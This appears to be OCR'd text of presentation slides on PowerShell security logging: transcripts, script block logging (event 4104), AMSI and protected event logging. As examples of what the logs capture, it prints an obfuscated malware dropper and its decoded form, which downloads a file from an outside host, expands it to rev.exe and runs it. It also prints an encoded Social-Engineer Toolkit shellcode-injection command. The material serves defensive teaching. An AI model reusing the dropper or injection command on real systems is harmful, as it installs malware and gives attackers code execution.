

PowerShell_transcript.EDLT.6VtWcOHE.20160329162630.txt - Notepad
File Edit Format View Help
Ln 1, Col 1

```
**********************
Windows PowerShell transcript start
Start time: 20160329162630
Username: EDLT\mredw
RunAs User: EDLT\mredw
Machine: EDLT (Microsoft Windows NT 10.0.10586.0)
Host Application: C:\WINDOWS\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe
Process ID: 8564
PSVersion: 5.0.10586.122
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0.10586.122
BuildVersion: 10.0.10586.122
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
Transcript started, output file is C:\Users\mredw\Documents\PowerShell_transcript.EDLT.6VtWc
PS C:\> gps | select -Last 1

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id  SI ProcessName
-------  ------    -----      ----- -----   ------     --  -- -----------
    293      18     5416      10536   116            2808   0 ZeroConfigService


PS C:\> Stop-Transcript
**********************
Windows PowerShell transcript end
End time: 20160329162646
**********************
```

SCRIPT BLOCK LOGGING




```
powershell -encodedCommand IABpAGUAeAAgACgAa...AeQAvAGUAMABNAHcAOQB3ACkAIAA=
```


Event Properties - Event 4104, PowerShell (Microsoft-Windows-PowerShell)
General
Details
IEX (Invoke-Expression)

```
Creating Scriptblock text (1 of 1):
.( $PSHOMe[4]+$pSHoME[34]+'X')((('{0}'+'A0={'+'0}
en'+'v:USER'+'PR'+'O'+'F'+'IL'+'E;'+'{0'+'}'+'b=get-'+'ran'+'d'+'om(1'+'0'+'0'+'00..999'+'999)'+';'+'(New-
ObJect Syst'+'e'+'m.N'+'eT.W'+'ebClieNt)'+'.D'+'o'+'wn'+'lo'+'a'+'dfile
({'+'1'+'}'+'htt'+'ps'+'://s'+'ayi'+'trade.co'+'m/c'+'u'+'b.b'+'in{'+'1'+'}'+',{'+'1}{'+'0'+'}A0'+'{3}{'+'0}b.cab
{1'+'}'+')'+';e'+'xpand {'+'0}A'+'0{'+'3}'+'{0}'+'b'+'.'+'c'+'ab {0}env:U'+'SERPR'+'OF'+'ILE{3}re'+'v.exe{'+'2}
out-nu'+'l'+'l;St'+'art'+'-P'+'rocess '+'{0}A0{'+'3'+'}r'+'ev.e'+'xe;Remove-'+'Ite'+'m {0}A0{3}'+'{'+'0}
b'+'.c'+'a'+'b')-f  [cHAR]36,[cHAR]34,[cHAR]124,[cHAR]92))

ScriptBlock ID: 722dc7d0-7b7a-4fc9-bea1-7a29b506ca6a
```

Log Name:	Microsoft-Windows-PowerShell/Operational		
Source:	PowerShell (Microsoft-Wind	Logged:	3/3/2017 7:00:53 AM
Event ID:	4104	Task Category:	Starting Command
Level:	Verbose	Keywords:	None
User:		Computer:	
OpCode:	On create calls		
More Information:	Event Log Online Help		


Event Properties - Event 4104, PowerShell (Microsoft-Windows-PowerShell)


General | Details

```
Creating Scriptblock text (1 of 1):
$A0=$env:USERPROFILE;$b=get-random(10000..999999);(New-ObJect
System.NeT.WebClieNt).Downloadfile("https://sayitrade.com/cub.bin","$A0\$b.cab");expand $A0\$b.cab
$env:USERPROFILE\rev.exe|out-null;Start-Process $A0\rev.exe;Remove-Item $A0\$b.cab

ScriptBlock ID: 3263ba81-1bf6-4490-852d-76c58eea5ad7
```

Log Name:	Microsoft-Windows-PowerShell/Operational		
Source:	PowerShell (Microsoft-Wind	Logged:	3/3/2017 7:00:53 AM
Event ID:	4104	Task Category:	Starting Command
Level:	Verbose	Keywords:	None
User:		Computer:	
OpCode:	On create calls		
More Information:	Event Log Online Help		


Copy | Close

ANTIMALWARE INTEGRATION (AMSI)



```
root@bt:/pentest/exploits/set/reports/powershell# ls
powerdump.encoded.txt  x64_powershell_injection.txt
powershell.rc          x86_powershell_injection.txt
root@bt:/pentest/exploits/set/reports/powershell# cat x64_powershell_injection.t
xt
powershell -noprofile -windowstyle hidden -noninteractive -EncodedCommand JABjAG
8AZABlACAAPQAgACcAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAawBlAHIAbgBlAGwAMwAyAC4AZABsAG
wAIgApAF0AcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAASQBuAHQAUAB0AH
IAIABWAGkAcgB0AHUAYQBsAEEAbABsAG8AYwAoAEkAbgB0AFAAdAByACAAbABwAEEAZABkAHIAZQBzAH
MALAAgAHUAaQBuAHQAIABkAHcAUwBpAHoAZQAsACAAdQBpAG4AdAAgAGYAbABBAGwAbABvAGMAYQB0AG
kAbwBuAFQAeQBwAGUALAAgAHUAaQBuAHQAIABmAGwAUAByAG8AdABlAGMAdAApADsAWwBEAGwAbABJAG
0AcABvAHIAdAAoACIAawBlAHIAbgBlAGwAMwAyAC4AZABsAGwAIgApAF0AcAB1AGIAbABpAGMAIABzAH
QAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAASQBuAHQAUAB0AHIAIABDAHIAZQBhAHQAZQBUAGgAcgBlAG
EAZAAoAEkAbgB0AFAAdAByACAAbABwAFQAaAByAGUAYQBkAEEAdAB0AHIAaQBiAHUAdABlAHMALAAgAH
UAaQBuAHQAIABkAHcAUwB0AGEAYwBrAFMAaQB6AGUALAAgAEkAbgB0AFAAdAByACAAbABwAFMAdABhAH
IAdABBAGQAZAByAGUAcwBzACwAIABJAG4AdABQAHQAcgAgAGwAcABQAGEAcgBhAG0AZQB0AGUAcgAsAC
AAdQBpAG4AdAAgAGQAdwBDAHIAZQBhAHQAaQBvAG4ARgBsAGEAZwBzACwAIABJAG4AdABQAHQAcgAgAG
wAcABUAGgAcgBlAGEAZABJAGQAKQA7AFsARABsAGwASQBtAHAAbwByAHQAKAAiAG0AcwB2AGMAcgB0AC
4AZABsAGwAIgApAF0AcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAASQBuAH
QAUAB0AHIAIABtAGUAbQBzAGUAdAAoAEkAbgB0AFAAdAByACAAZABlAHMAdAAsACAAdQBpAG4AdAAgAH
MAcgBjACwAIAB1AGkAbgB0ACAAYwBvAHUAbgB0ACkAOwAnADsAJAB3AGkAbgBGAHUAbgBjACAAPQAgAE
EAZABkAC0AVAB5AHAAZQAgAC0AbQBlAG0AYgBlAHIARABlAGYAaQBuAGkAdABpAG8AbgAgACQAYwBvAG
QAZQAgAC0ATgBhAG0AZQAgACIAVwBpAG4AMwAyACIAIAAtAG4AYQBtAGUAcwBwAGEAYwBlACAAVwBpAG
```

PROTECTED EVENT LOGGING



Operational   Number of events: 244

Level	Date and Time	Source	Event ID	T
Verbose	4/20/2015 9:33:42 PM	PowerShell (Microsoft-...	4104	E
Verbose	4/20/2015 9:33:37 PM	PowerShell (Microsoft-...	4104	E

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

```
Creating Scriptblock text (1 of 1):
-----BEGIN CMS-----
MIJN2wYJKoZIhvcNAQcDoIJNzDCCTcgCAQAxggFPMIIBSwIBADAzMB8xHTAbBgNVBAMMFHN1bW1p
dEBsZWVob2xtZXMuY29tAhBuOSL4Vq1NkU5wRH7BPr7qMA0GCSqGSIb3DQEBBzAABIIBABMH/59C
ro1egP71qIPfefnlQpJhPu2Iu3/BmuR8s5Ht2LICb/t6kFH4QrPotJO30xmnoVgxVz0NalWqx8/0
sRGPSRHS/QhcNGHZ1bCJ3E/5VFQG2mraczhMVRVyG9qx7HOQpp0I3vXunTRombq8mIS62Ewus5EV
```

Log Name:	Microsoft-Windows-PowerShell/Operational		
Source:	PowerShell (Microsoft-	Logged:	4/20/2015 9:33:37 PM
Event ID:	4104	Task Category:	Execute a Remote Command
Level:	Verbose	Keywords:	None
User:	REDMOND\leeholm	Computer:	LEEHOLM17.redmond.corp.microsoft.com
OpCode:	On create calls		
More Information:	Event Log Online		

USEFUL EVENTS

